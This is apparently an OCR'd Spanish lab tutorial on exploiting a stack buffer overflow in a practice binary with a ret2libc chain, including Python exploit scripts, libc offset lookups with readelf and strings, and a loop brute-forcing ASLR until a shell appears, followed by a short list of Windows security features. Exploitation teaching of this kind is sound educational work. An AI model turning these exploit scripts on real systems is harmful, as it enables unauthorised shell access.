
A continuación nos creamos un script en Python , este script con la dirección que le falta si se lo pasáramos como argumento a nuestro archivo buffo pues nos daría la Shell y todo correcto pero todo esto es lo mismo que hemos hecho en el apartado de antes aunque un poco más bonito y automatizado , ahora con el ASLR activado esto no serviría de nada ya que aunque tuviéramos la dirección de memoria donde apunta nuestro EIP no serviría de nada, por lo que ahora vamos a ver cómo podemos explotar esta vulnerabilidad de forma dinámica.

```
 GNU nano 5.3                                        exploit.py
#!/usr/bin/python

from struct import pack

# (gdb) p system
# $1 = {int (const char *)} 0xb7e14fa0 <__libc_system>
# (gdb) p exit
# $2 = {void (int)} 0xb7e078f0 <__GI_exit>


if __name__ == '__main__':

        #EIP -> system + exit + +bin_sh

        system_addr = pack("<I", 0xb7e14fa0)
        exit_addr = pack("<I", 0xb7e078f0)
        bin_sh_addr = pack("<I", )



        offset = 508
        junk = "A"*offset
        EIP = system_addr + exit_addr + bin_sh_addr

        payload = junk + EIP

        print payload
```


Lo primero que necesitamos es una dirección de libc base de la cual nos quedaremos con el último argumento

```
┌──(root💀kali)-[/home/kali/practicaexploit]
└─# ldd buffo | grep "libc"
        libc.so.6 ⇒ /lib/i386-linux-gnu/libc.so.6 (0xb7d89000)

┌──(root💀kali)-[/home/kali/practicaexploit]
└─# ldd buffo | grep "libc" | awk 'NF{print $NF}' | tr -d '()'
0xb7d54000
```

Ahora ejecutamos este comando múltiples veces para que se aprecie como va cambiando la dirección , pero a pesar de que sean dinámicas no son tan dinámicas como parece , a continuación vamos a generar este mismo comando y veremos que una dirección de memoria que seleccionemos se repetirá varias veces y esto es debido a que existen colisiones y hay coincidencia de direcciones



Como he comentado anteriormente aquí podemos ver que la dirección se repite



Bien, como podemos nosotros ahora aprovecharnos de esto pues para esto vamos a crear el siguiente script

Nosotros ahora tenemos la base que hemos seleccionado y a partir de ella vamos a sacar las demás.

Vamos a tratar de obtener las direcciones de los offset porque las direcciones que vamos a ver no son las reales, para poder calcular las direcciones reales tendríamos que añadir a base que hemos seleccionado como estática fuerza bruta hasta que la dirección de libc coincida a la que acabamos de definir y así con los offset que estamos computando por detrás obtengamos las direcciones reales para que nos aplique la llamada al sistema.

Y la última parte es una llamada para hacer varias llamadas a nuestro archivo buffo pasándole como argumento nuestro payload. Básicamente lo vamos a llamar infinitamente hasta que obtengamos una Shell y obtengamos el código 0 de exit.

```
 GNU nano 5.3                                        exploit.py
#!/usr/bin/python

import sys
from struct import pack
from subprocess import call

if __name__ == '__main__':

        base_libc_addr = 0×b7daf000


        system_addr_off =
        exit_addr_off =
        bin_sh_addr_off =


        system_addr = pack("<I",base_libc_addr + system_addr_off)
        exit_addr =pack("<I",base_libc_addr + exit_addr_off)
        bin_sh_addr = pack("<I",base_libc_addr + bin_sh_addr_off)

        offset = 508
        junk = "A"*offset
        EIP = system_addr + exit_addr + bin_sh_addr

        payload = junk + EIP

        while True:
                ret = call(["/home/kali/practicaexploit/buffo",payload])

                if ret == 0:
                        print "\n[*] Saliendo ... \n"
                        sys.exit(0)
```

Ahora vamos a usar readelf para esto tenemos que pasarle la dirección donde se encuentra libc de nuestro archivo

```
┌──(root💀kali)-[/home/kali/practicaexploit]
└─# ldd buffo
        linux-gate.so.1 (0×b7ef1000)
        libc.so.6 ⇒ /lib/i386-linux-gnu/libc.so.6 (0×b7ce9000)
        /lib/ld-linux.so.2 (0×b7ef3000)

┌──(root💀kali)-[/home/kali/practicaexploit]
└─# readelf -s /lib/i386-linux-gnu/libc.so.6
```

Pero si pulsamos enter nos aparecen muchísimas cosas asique tenemos que hacer grep de lo que nos interesa

```
2511: 001e5720     4 OBJECT  WEAK   DEFAULT   28 __mem[ ... ]@@GLIBC_2.0
2512: 00035920    14 FUNC    GLOBAL DEFAULT   14 siggetmask@@GLIBC_2.0
2513: 00072390    87 FUNC    GLOBAL DEFAULT   14 putwc[ ... ]@@GLIBC_2.2
2514: 001063c0    56 FUNC    GLOBAL DEFAULT   14 semget@@GLIBC_2.0
2515: 000c9060   408 FUNC    GLOBAL DEFAULT   14 putpwent@@GLIBC_2.0
2516: 0008fff0    13 FUNC    GLOBAL DEFAULT   14 __st[ ... ]@GLIBC_2.1.1
2517: 0007f1e0    56 FUNC    GLOBAL DEFAULT   14 _IO_s[ ... ]@@GLIBC_2.0
2518: 0008fff0    13 FUNC    GLOBAL DEFAULT   14 __st[ ... ]@GLIBC_2.1.1
2519: 0012a3c0   181 FUNC    GLOBAL DEFAULT   14 xdr_a[ ... ]@@GLIBC_2.0
2520: 00038890   381 FUNC    WEAK   DEFAULT   14 inits[ ... ]@@GLIBC_2.0
2521: 00071090   166 FUNC    WEAK   DEFAULT   14 __vsscanf@@GLIBC_2.0
2522: 000a3fc0   194 FUNC    GLOBAL DEFAULT   14 wcsstr@@GLIBC_2.0
2523: 00085590   237 FUNC    GLOBAL DEFAULT   14 free@@GLIBC_2.0
2524: 0007a2b0    16 FUNC    GLOBAL DEFAULT   14 _IO_f[ ... ]@@GLIBC_2.0
2525: 000886d0    78 FUNC    GLOBAL DEFAULT   14 _[ ... ]@@GLIBC_PRIVATE
2526: 0002cf60    31 FUNC    GLOBAL DEFAULT   14 ispunct@@GLIBC_2.0
2527: 001e77e4     4 OBJECT  GLOBAL DEFAULT   32 __daylight@@GLIBC_2.0
2528: 00111b20     1 FUNC    GLOBAL DEFAULT   14 __cyg[ ... ]@@GLIBC_2.2
2529: 000a3eb0    39 IFUNC   GLOBAL DEFAULT   14 wcsrchr@@GLIBC_2.0
2530: 000802c0    21 FUNC    GLOBAL DEFAULT   14 pthre[ ... ]@@GLIBC_2.0
2531: 001128d0    56 FUNC    GLOBAL DEFAULT   14 __rea[ ... ]@@GLIBC_2.5
2532: 00127d80   144 FUNC    GLOBAL DEFAULT   14 _[ ... ]@@GLIBC_PRIVATE
2533: 00133280   156 FUNC    GLOBAL DEFAULT   14 key_d[ ... ]@@GLIBC_2.1
2534: 00101a70    35 FUNC    GLOBAL DEFAULT   14 vwarn@@GLIBC_2.0
2535: 000f8a70   270 FUNC    GLOBAL DEFAULT   14 fts6[ ... ]@@GLIBC_2.23
2536: 000a4210    54 FUNC    WEAK   DEFAULT   14 wcpcpy@@GLIBC_2.0
```

Entonces tenemos que hacer un grep múltiple de system y de exit y las que nos interesan concretamente son las que empiezan por espacios.

```
┌──(root💀kali)-[/home/kali/practicaexploit]
└─# readelf -s /lib/i386-linux-gnu/libc.so.6 | grep -E "system|exit"
   150: 000378f0    33 FUNC    GLOBAL DEFAULT   14 exit@@GLIBC_2.0
   591: 000caba5    24 FUNC    GLOBAL DEFAULT   14 _exit@@GLIBC_2.0
   653: 00137c30    56 FUNC    GLOBAL DEFAULT   14 svc_exit@@GLIBC_2.0
   689: 001423e0    33 FUNC    GLOBAL DEFAULT   14 quick_exit@GLIBC_2.10
  1104: 001423b0    34 FUNC    GLOBAL DEFAULT   14 atexit@GLIBC_2.0
  1537: 00044fa0    55 FUNC    WEAK   DEFAULT   14 system@@GLIBC_2.0
  2379: 00037920   288 FUNC    WEAK   DEFAULT   14 on_exit@@GLIBC_2.0
```

Estas dos son las que nos interesan

```
┌──(root💀kali)-[/home/kali/practicaexploit]
└─# readelf -s /lib/i386-linux-gnu/libc.so.6 | grep -E "\ssystem|\sexit"
   150: 000378f0    33 FUNC    GLOBAL DEFAULT   14 exit@@GLIBC_2.0
  1537: 00044fa0    55 FUNC    WEAK   DEFAULT   14 system@@GLIBC_2.0
```

Aparte ahora necesitamos la de bin/sh la cual la obtenemos de la siguiente instrucción


```
┌──(root💀kali)-[/home/kali/practicaexploit]
└─# strings -a -t x /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh"
 18c33c /bin/sh
```

Ya tenemos todo lo que necesitamos así que ahora nos volvemos a nuestro script para completar las direcciones de los offset

```
  GNU nano 5.3                                                        exploit.py
#!/usr/bin/python

import sys
from struct import pack
from subprocess import call

if __name__ == '__main__':
        base_libc_addr = 0×b7daf000

  # readelf -s /lib/i386-linux-gnu/libc.so.6 | grep -E "\ssystem|\sexit"
  # 150: 000378f0    33 FUNC    GLOBAL DEFAULT   14 exit@@GLIBC_2.0
  # 1537: 00044fa0    55 FUNC    WEAK   DEFAULT   14 system@@GLIBC_2.0
  #
  # (root💀kali)-[/home/kali/practicaexploit]
  # strings -a -t x /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh"
  # 18c33c /bin/sh


        system_addr_off = 0×00044fa0
        exit_addr_off = 0×000378f0
        bin_sh_addr_off = 0×0018c33c
```

Una vez tenemos esto ya solo nos queda ejecutar el programa y esperar a tener suerte en que coincida la dirección de memoria en el flujo del programa

Efectivamente después de varios intentos tenemos nuestra Shell.



MEDIDAS DE SEGURIDAD EN Windows XP, 7 y 10

Windows XP

- **La Prevención de ejecución de datos (DEP),** el código no se ejecuta desde el montón predeterminado y la pila. El DEP impuesto por hardware detecta el código que se ejecuta desde estas ubicaciones y genera una excepción
- El sistema activará automáticamente el Firewall de Windows, que tiene como objetivo proteger a los consumidores contra descargas no solicitadas que podrían rastrear las pulsaciones de teclas, robar información o actuar de manera maliciosa.

Windows 7 SP2

- **La protección de la memoria** ayuda a evitar que los atacantes ejecuten código en su computadora.
- El Firewall de Windows está habilitado en casi todas las configuraciones, bloqueando el tráfico de red que ingresa a su computadora. El bloqueo de este tráfico ayuda a protegerlo de gusanos y otros códigos maliciosos que se propagan a través de Internet.
- **El Centro de seguridad** "... proporciona una ubicación central para cambiar la configuración de seguridad, aprender más sobre seguridad y garantizar que el equipo esté actualizado, con la configuración de seguridad esencial recomendada por Microsoft".
- La nueva configuración de Internet Explorer deshabilita la ejecución de controles ActiveX y Active scripting en la zona de máquina local. Esto lo protege de ataques y vulnerabilidades como Download.Ject.

Windows 10

- La seguridad basada en el hardware y el nivel de confianza que ofrece ayudan a conservar y validar la integridad del sistema y del hardware.
- **Arranque seguro de UEFI**
- **La seguridad basada en virtualización** (VBS)
- **Device Guard** ofrece protección completa mediante bloqueo de aplicaciones, es decir, asegurándose de que las aplicaciones demuestran su fiabilidad antes de poder ejecutarse.
- Microsoft Edge utiliza tecnología de aislamiento de procesos para separar el navegador del SO y de los complementos, como Flash